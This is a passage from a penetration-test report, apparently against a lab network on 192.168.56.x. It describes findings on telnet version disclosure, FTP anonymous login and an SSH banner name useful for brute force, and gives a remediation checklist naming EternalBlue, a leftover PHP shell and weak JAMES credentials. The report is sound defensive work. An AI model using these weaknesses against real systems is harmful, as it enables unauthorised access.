
Remove specific versions from service banners.

Affected Hosts

```
192.168.56.101:23
```

Confirmation and Exploration

Below is a screenshot of the banner displayed upon a telnet connection request with a red box around the version information.



NV5 FTP Anonymous Login

CVSSv3 Score: **3.0**
CWE: **CWE-287: Improper Authentication**
OWASP Top Ten: **A07 – Identification and Authentication Failures**

Risk Severity: **Low**

Description

There has been an FTP service found on port 21 of the affected host that has FTP anonymous login allowed. This allows an attacker to login with no credentials and view any files currently stored on the service.

Impact

An attacker can view any sensitive files stored on the service and download them to their local device for further investigation.

Recommendation


Disable the anonymous login on the FTP service.

Affected Hosts

```
192.168.56.102:21
```

Confirmation and Exploration

Below is a screenshot of the engineer logging in with the username **anonymous** and a blank password entry.



NV6 SSH Banner

CVSSv3 Score: **N/A**
CWE: **N/A**
OWASP Top Ten: **N/A**

Risk Severity: **Info**

Description

There is an SSH banner upon connection request on the affected host. The banner reveals a specific name. This name could be used as a username in a ssh brute force attack which would increase the chance of success.

Impact

An attacker could use the name as the username in a brute force attempt.

Recommendation


Remove specific names from service banners.

Affected Hosts

```
192.168.56.102:22
```

Confirmation and Exploration

Below is a screenshot of the banner displayed upon a ssh connection request.



4. Remediation Checklists

4.1. Network Vulnerabilities Remediation Checklist

Table 6. Network Vulnerabilities Remediation Checklist

ID	Finding	Action
NV1	EternalBlue	Install Microsoft's patch for the EternalBlue vulnerability.
NV2	Developer PHP Shell	Remove the PHP shell page and function entirely
NV3	JAMES Remote Administration Basic Credentials	Change the username and password to a non-guessable configuration.
NV4	Telnet Version Disclosure	Remove specific versions from service banners.
NV5	FTP Anonymous Login	Disable the anonymous login on the FTP service.
NV6	SSH Banner	Remove specific names from service banners.

Appendix A – Vulnerability Assessment and Penetration Testing Tools

Table 7. Vulnerability Assessment and Penetration Testing Tools	
Name	Description
Burp Suite	Commercial web application testing tool
Core Impact	Commercial exploitation framework
Nessus	Commercial network vulnerability scanner
nmap	Host discovery and port scanner

Appendix B – OWASP TOP 10 (2021)

Table 8. OWASP TOP 10 (2021)

Identifier	Name	Description
A01	Broken Access Control	Where an asset is accessed through user accounts, and where those user accounts may have variable degrees of access to that asset based on roles (e.g., administrator), nonexistent, insufficient, or misconfigured safeguards and controls may allow an attacker to gain access to user accounts, elevate privileges to that asset, or change roles.
A02	Cryptographic Failures	(Formerly “Sensitive Data Exposure.”) The cryptography intended to protect data, such as passwords, credit card numbers, medical records, or other sensitive data, either in transit or at rest, either fails to work or is unreliable to work as intended.
A03	Injection	An Internet-accessible application allows an attacker to input malicious data to an interpreter, which is then compiled and executed on the server.
A04	Insecure Design	Fundamental security safeguards are absent or ineffective, either because an application was built without regard for security or because of poor implementation. Repair is not possible through reconfiguration; rather a complete redesign is necessary to remediate.
A05	Security Misconfiguration	(Includes former “XML External Entities (XXE)”.) There is a lack of security hardening across the application layer involving, for example, misconfigured cloud service permissions, unneeded functionality that is enabled or installed, or default administrator accounts or passwords.
A06	Vulnerable and Outdated Components	There are flaws in software that is also no longer supported or updated.
A07	Identification and Authentication Failures	(Formerly “Broken Authentication.”) Session management is not implemented securely or user identities are not confirmed or validated correctly.
A08	Software and Data Integrity Failures	Code and infrastructure are prone to integrity violations, including unvalidated software updates, sensitive data modifications, and changes to the CI/CD workflow.
A09	Security Logging and Monitoring Failures	(Formerly “Insufficient Logging and Monitoring.”) There are flaws in an application’s capacity to detect and respond to security threats, which negatively affects visibility, alerting, and forensics capabilities.
A10	Server-Side Request Forgery (SSRF)	A web application takes data from a remote resource based on a user-specified URL without validating the URL, causing the server to be vulnerable even if it is secured by a firewall, VPN, or network access control list (ACL).

Appendix C – IP Addresses in Scope

192.168.56.101	192.168.56.102	192.168.56.103	192.168.56.104	192.168.56.105
192.168.56.106	192.168.56.107	192.168.56.108	192.168.56.109	192.168.56.110

UploadSecurity

UploadSecurity is an engineering-focused, customer-driven cybersecurity firm offering a wide range of penetration testing and security assessment services. We pride ourselves in creating customizable, flexible and practical security solutions that embrace the concerns of our clients. UploadSecurity addresses your needs and goals and creates comprehensive long-term strategies that will leave your organization reinforced and supported for years to come.

Contact

contact@uploadsecurity.com

https://uploadsecurity.com